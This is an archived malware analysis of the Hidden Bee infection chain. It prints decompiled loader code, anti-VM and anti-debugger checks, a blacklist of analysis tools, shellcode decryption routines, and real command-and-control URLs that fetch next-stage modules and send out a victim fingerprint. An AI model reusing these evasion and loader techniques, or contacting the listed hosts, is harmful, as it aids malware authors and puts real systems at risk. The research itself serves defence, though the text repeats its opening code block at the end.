

# The Hidden Bee infection chain, part 1: the stegano pack | Malwarebytes Labs

By hasherezade

Published: 2019-08-14 · Archived: 2026-04-05 18:33:04 UTC

```
89 | v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 | v10 = decode_memory(&unk_2435EC0); // "shlwapi.dll"
91 | shlwapi_dll = LoadLibraryA(v10);
92 | StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 | if ( !StrStrIA )
94 | goto not_detected;
95 | j.memset((int)Buffer, 0, 2048);
96 | v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 | v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 | if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 | {
100 | if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101 | goto set_vm_flag;
102 | }
103 | v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 | v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 | if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 | {
107 | v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108 | if ( ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109 | goto set_vm_flag;
110 | }
111 | v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 | v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 | if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114 | && ((id1 = decode_memory(&unk_2435DB4), ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1))// "55274-640-2673064-23950"
115 | || (id2 = decode_memory(&unk_2435D88), ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2))// "76487-644-3177037-23510"
116 | || (id3 = decode_memory(&unk_2435D5C), ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3))) // "76487-337-8429955-22614"
117 | {
118 | set_vm_flag;
119 | vm_detected = 1;
120 | }
121 | else
122 | {
123 | not_detected:
124 | vm_detected = 0;
125 | }
126 | return vm_detected;
127 | }
```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push  offset aSltp    ; "sltp"
024348FE push  eax
024348FF call  j_strcmp
02434904 pop   ecx
02434905 test  eax, eax
02434907 pop   ecx
02434908 jnz   loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 1u); // address family: 2 (AF_INET)
                                     // type: 1 (SOCK_STREAM)
                                     // protocol : 0 (unspecified)
                                     // lpProtocolInfo: NULL
                                     // group: NULL
                                     // flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
}
closesocket(v6[13]);
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *)(int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *)(int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this [malware](#). As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *_func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = *_func_name;
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *))(int (__stdcall **)(_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *))(signed int, signed int))functions_list[2](8, 12);
    v18 = (_DWORD *)((int (__stdcall *))(int))functions_list[3](v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap
0056060F	PUSH 0x0	

EAX=00000000

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?@..C*..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....@.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=@.h*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...?@..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^@
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u@.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...@..h @.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e@.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F@..h@.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c@..hA@..@
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c@..h@.-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E@..h@..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..#0..h@.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..@.bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h*
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 0A 0A 0A 0A FF 30 FF 50	.l.l...S @ P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0 f0d@R@PRz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu@y@.@E@ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

## Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.

```
133 | decoded_buf = 0;
134 | png_hdr = 0x89u;
135 | v13 = 'P';
136 | v14 = 'N';
137 | v15 = 'G';
138 | v16 = '\r';
139 | v17 = '\n';
140 | v18 = 26;
141 | v19 = 10;
142 | if ( !j_memcmp(payload, &png_hdr, 8) )
143 |     decoded_buf = (_BYTE *)decode_from_png(payload, functions_list, &size);
144 | result = free(payload);
145 | if ( decoded_buf )
146 | {
147 |     if ( !(size & 3) )
148 |     {
149 |         buf_ptr = decoded_buf;
150 |         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(_DWORD *)aria_key_ptr);
151 |         j_memset(aria_key_ptr + 4, 0, *(_DWORD *)aria_key_ptr);
152 |         if ( size )
153 |         {
154 |             do
155 |             {
156 |                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
157 |                 index += 16;
158 |                 buf_ptr += 16;
159 |             }
160 |             while ( index < size );
161 |         }
162 |         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
163 |         {
164 |             if ( unpack_cab(&v10, (int)decoded_buf, size) )
165 |             {
166 |                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
167 |                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
168 |                 free_module(&v10);
169 |             }
170 |         }
171 |     }
172 |     result = free(decoded_buf);
173 | }
174 | return result;
175 | }
```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :


```

0000BE70 04 74 00 00 1E 74 00 00 24 74 00 00 2A 74 00 00  .t...t..$t..*t..
0000BE80 30 74 00 00 36 74 00 00 10 00 D5 F8 AB 20 5C D4  0t..6t...Öř« \0
0000BE90 AC E5 E6 17 8B 96 EC EA C9 EF 00 00 00 00 00 00  -iĉ.<-ěēÉđ.....
0000BEA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
    
```


During the module’s loading, the key is rewritten into another memory area, from which it is used to decrypt the downloaded module.



The CAB file retrieved from the PNG is available here: [001bdc26b2845dcf839f67a8760c6839](http://001bdc26b2845dcf839f67a8760c6839)



It contains core.sdb ([d1a2fdc79c154b120a0e52c46a73478d](http://d1a2fdc79c154b120a0e52c46a73478d)). That is a second module in Hidden Bee’s custom format.



## Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

## Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

,

```
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1 ) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335CB push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
